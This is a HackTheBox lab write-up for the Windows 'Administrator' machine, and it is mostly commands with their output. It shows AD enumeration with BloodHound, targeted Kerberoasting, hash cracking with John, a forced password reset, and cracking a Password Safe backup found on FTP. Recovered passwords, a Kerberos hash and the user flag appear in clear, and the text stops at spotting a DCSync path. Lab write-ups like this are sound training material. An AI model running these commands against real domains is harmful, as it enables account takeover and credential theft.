LAB REPORT

HackTheBox - Administrator

Machine Card Info

Difficulty : Medium

Release Date : 2024-11-09

Points : 30

Operating System : Windows

Table of Contents

1 Presentation

1.1 📃 Rules

Hack The Box provides a platform for cybersecurity enthusiasts to develop technical skills through simulated systems. Following ethical and fair conduct rules is crucial to ensure a positive experience for the whole community. Here are the main rules to observe during CTFs on Hack The Box.

No Attacking Infrastructure Outside of Labs
All penetration testing and intrusion activities must be limited to the machines and environments provided by Hack The Box. Any attempt to access external infrastructure is strictly prohibited and can result in severe penalties, including a platform ban.

No Solution Disclosure
Solution discovery is part of the learning process. Sharing solutions, flags, or specific techniques in public forums, on social media, or even privately with other members without their consent is prohibited. It deprives other participants of the learning experience.

Confidentiality of Flags
Flags are the objectives of each challenge, and each player should obtain them independently. Sharing flags or distributing them in raw or coded forms is against the rules and can lead to disqualification.

Use of Personal Scripts and Tools with Caution
Participants may use open-source tools or personal scripts to complete challenges, but scripts that compromise machine stability are prohibited. For example, Denial of Service (DoS) attacks are strictly banned as they degrade other users' experience.

Respect the Community
Hack The Box encourages a collaborative atmosphere where participants can support one another within the rules. Harassment, intimidation, or disrespectful behavior toward other community members is prohibited. Discussions should remain courteous and constructive, even in cases of disagreement.

Report Platform Bugs and Vulnerabilities
If a participant discovers a bug or vulnerability within the Hack The Box platform itself, they should report it to administrators immediately. Exploiting any flaw in the HTB infrastructure for advantage or to cause disruptions is strictly forbidden.

Forum Use and Spoilers
HTB forums and discussion sections are there to help users progress, but spoilers (revealing elements that give away direct answers or overly specific hints) should be avoided. Discussions should be about sharing general methods without compromising the challenge for other participants.

Respect Copyright
Using protected content without permission, including tools, scripts, or solutions written by others without their consent, can lead to disciplinary actions.

1.2 ✏️ Detailed description

Initial credentials were used with BloodHound to enumerate the Active Directory environment. A Targeted Kerberoasting attack yielded the hash of another user. Password reset privileges were then exploited to modify the password of a user with access to an FTP server, where a backup file containing sensitive passwords was discovered. These credentials facilitated a pivot to a new account. Another Targeted Kerberoasting attack provided access to a user with privileges allowing a DCSync attack, ultimately leading to the extraction of domain secrets and Administrator access.

The scope of this pentest included:

- IP Victim : **10.10.11.42**
- IP Attacker : **10.10.14.6**

Moreover,

> As is common in real life Windows pentests, you will start the Administrator box with credentials for the following account: Olivia / ichliebedich

2 Final Report

2.1 🔎 Enumeration

As always, start with a port scan. Use `rustscan` to discover open ports :

```
PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time:
2024-11-16 17:37:16Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: administrator.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
```

Note: Some parts were cut to reduce output size.

CLI Command Used : `rustscan -a 10.10.11.42 -r 1-65535 -- -A -oN nmap.txt`

It looks like an Active Directory box. Because we already have some credentials, we will use `BloodHound` to enumerate. It will be more efficient.


Use `NetExec` tool to dump **AD** content with `SharpHound` :

```
nxc ldap administrator.htb -d administrator.htb -u Olivia -p ichliebedich --dns-server
10.10.11.42 --bloodhound -c All -d ADMINISTRATOR.HTB
```


Wait a few moment and a zip file will be created. Start **Neo4j** with `neo4j start` and `BloodHound`.

Note : We will skip the setup part.


Upload the zip file :



Go to **Weak ACLs** section :



It seems that **Olivia** can escalate to michael user thanks to **Targeted Kerberoast** attack. Right click on the link then `help` to show the command :



Return to our terminal and use this command :

```
targetedKerberoast.py -v -d 'administrator.htb' -u 'Olivia' -p 'ichliebedich'
```

We have the following error : `KRB_AP_ERR_SKEW(Clock skew too great)`.

The difference between the time on the Kerberos or Active Directory Domain Controller and the AM server is too great.

You can use `faketime` command to patch this :

```
faketime "$(rdate -n 10.10.11.42 -p | awk '{print $2, $3, $4}' | date -f - "+%Y-%m-%d %H:%M:%S")" zsh
```

Note : I used Exegol for this CTF. Technique may be different on Kali Linux.

Now, we can retry :

We have a hash for user **michael** !


Save it into a file then use `JohnTheRipper` to crack the hash :

```
[Nov 17, 2024 - 04:24:04 (CET)] exegol-hackthebox Administrator # john hash --wordlist=/
opt/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS-REP etype 23 [MD4 HMAC-MD5 RC4])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
pass123456       (?)
1g 0:00:00:00 DONE (2024-11-17 04:24) 4.167g/s 1996Kp/s 1996Kc/s 1996KC/s
piyanart..onlyme07
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We have new credentials : `michael:pass123456`.

2.2 🔨 Foothold


Return to `BloodHound`, and we can see that **michael** can change **benjamin**'s password :



Look for the command with `help` menu :

```
net rpc password "benjamin" "exegol4thewin" -U "ADMINISTRATOR"/"michael"%"pass123456" -S "A
DMINISTRATOR.HTB"
```

Connect with **SMB** to check :



It works !

Don't forget that there is a FTP service running. Try to login as **benjamin** :

```
[Nov 17, 2024 - 04:29:48 (CET)] exegol-hackthebox Administrator # ftp administrator.htb
Connected to administrator.htb.
220 Microsoft FTP Service
Name (administrator.htb:root): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||55583|)
125 Data connection already open; Transfer starting.
10-05-24  08:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp>
```

There is a backup file. Download it and go back to our terminal. Use the `file` command to know more about the filetype :

```
Backup.psafe3: Password Safe V3 database
```

We can't read its content directly, so it seems to be password protected.

2.3 🔱 User Escalation

Password Safe is a password manager like KeePass, so we need to crack the master password. Thanks to `JohnTheRipper`, we can use `pwsafe2john` :

```
pwsafe2john.py Backup.psafe3 > backup_hash
```

Then crack the hash with :

```
john backup_hash --wordlist=/opt/rockyou.txt
```

The password is : `tekieromucho`.


Install PwSafe :

```
sudo dpkg -i passwordsafe-debian12-1.20-amd64.deb
```

You may have some dependencies problems. If yes, use :

```
sudo apt --fix-broken install
```


Open the backup file and enter the password :



We have 3 new passwords :


- `alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw`
- `emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb`
- `emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur`

Try to connect through **WinRM**. Only **emily** will work :



2.4 🪓 Privilege Escalation

Remember the `BloodHound` map with **Weak ACLs** :



Like the first user escalation (from **Olivia** to **michael**), we can re-exploit Targeted Kerberoast attack :

```
targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
```


```
Tilix: root@exegol-hackthebox:/workspace/Administrator
1: root@exegol-hackthebox:/workspace/Administrator
administrator\emily
*Evil-WinRM* PS C:\Users\emily> cd "C:/Users/emily/Desktop/"

*Evil-WinRM* PS C:\Users\emily\Desktop>
*Evil-WinRM* PS C:\Users\emily\Desktop> type "C:/Users/emily/Desktop/user.txt"
ea63546100e8acc4dd4a3e3d5b22ae4f
*Evil-WinRM* PS C:\Users\emily\Desktop> exit

[Nov 17, 2024 - 04:48:14 (CET)] exegol-hackthebox Administrator # targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$4c0c55e8b628a311763bc080ac9c66cc$c2a74edf04eb1ad804540337dbe4ed6496e4dc8e2b767626edf3
2110994d3c35b94440d90a144dfa6c9071be4840f6f6fb11ce3cb0a0a8b50988936fd42f873d41d3e9191623052711074ac9683bdadb95f1c56baa06b8911714555eaa94924f644de5d
87e0f16f9d95e02737f1b0285bf10149491ede01bdb09d81df034f5127c177a69ac61bacf1f86f7bed70dd75f138c73fc083449686c41fa01bb4ab15458d1169566ebc7b3b8f9ee135c
91f303f33002aeaa160a3a15400b90e23c816746ea079e08b3ccee27cd03473169f9154dd8896618924a5d8883af964a9bc62494742cfe08459cba0df68eca986c3a3c647abbc929a24
8a3e23dd7dddf2b18e676c3dd7ece228b5277f9d3fe0cfba64cd39cffe76b9bd6337c25f899b36237af4b2c0ccef1f96c1048d9161c034d4e48b073b18193f8bd5a733a9a6bf896be91
531f01c0b85ba783cb2855eacf0225744cc11902b7fe7ad6d73d0dabf47984bbd3aaf5eb358f2b8ee959303ee9032e57bdd5a72b63771befccf636e8fcdde78c81fdc31fc6c861c8f50
dca0c2583db003b5b190e21d2d09708d1289aa966e188ad5c0174f200f97d0c5fdea8520e667175be4a191df9d1caa809e881278df58dd0f0265096f5ffab977ebb0b0b16ba76c9d858
01a1defabd535aa9ccbc5d94971277114688b30c491beee124156fcefa7b80763a99bfbea0c07fe0121484edd42775a61478557ed222be4bf2eeb12b8210c37ec8e1694ace5609cb1a9
211e67b11634deaecf9edeadaaeac33d15fc4476e6beeb7364eb9c6d0be64a510a21038874d0e0f280b3c7ff346c49eee449bea9f3208dc950ba8f491d074cde3db899bb592ffc64626
5ed11be09405350212985908a36b33c5ee94153e78f8252e688da60e1b3dc4fb3badb093f27fcb5a869b313a161c31a746b8c3814416d9f56253c23c50e842b355cb14401a200b62037
5d8fbf74a8312644fa896cf1349427ff14f7f14a6ef44e7ac2e661d62e39ef7263db536180e791c4c51519c69a4bd895eb58844a34e1f3d5d87e786f3060408945cc1e4ec476217f889
05a44b49dac633499c29e7819b1217e1b783233c7504eb7687c34a20a56848a13bcd0c50de38c32807eaa0ba3711ffc920c08228c96ab037a93d237e2d92e93f858cb78f1d57963a60a
db5d10f827617c1eb1cd45889039d680865957e14a99e4fca901ed01ae25885d611e06f0d4f34f1498811a067fa4425f22627c9861f6e0554058b11d89f17f082bf7ce4e4d1ad0a3df7
06fce253d75c1a63e82d33d1fc36aa760d291f6339080cc37cd9455398c680b53bb72e4b61c12bb897f160fa475dca3bd4c3ee9a90076fe05cfbea13b44721d9d78c8c59873248a936c
ed686c8646e1bee42aa9ea8d0cd40efdaf120208431cf458ba50c499f8b5aca839fce17dd39edced5754cd2f0175ebf6e1f8a7fe113e977d8ed437e6db6655682f55e8b33781647c039
1f377b1c57332e18488068ce106175386f63a2851ae036f8db605e633ba882ed
[VERBOSE] SPN removed successfully for (ethan)
[Nov 16, 2024 - 21:48:18 (CET)] exegol-hackthebox Administrator #
```

Use `JohnTheRipper` to crack the hash and we find this password for user **ethan** : `limpbizkit`.


Go back to `BloodHound` and click on `Find Shortest Paths to Domain Admins` :



We can see that **ethan** user will allow us to escalate our priviliges thanks to a DCSync attack.

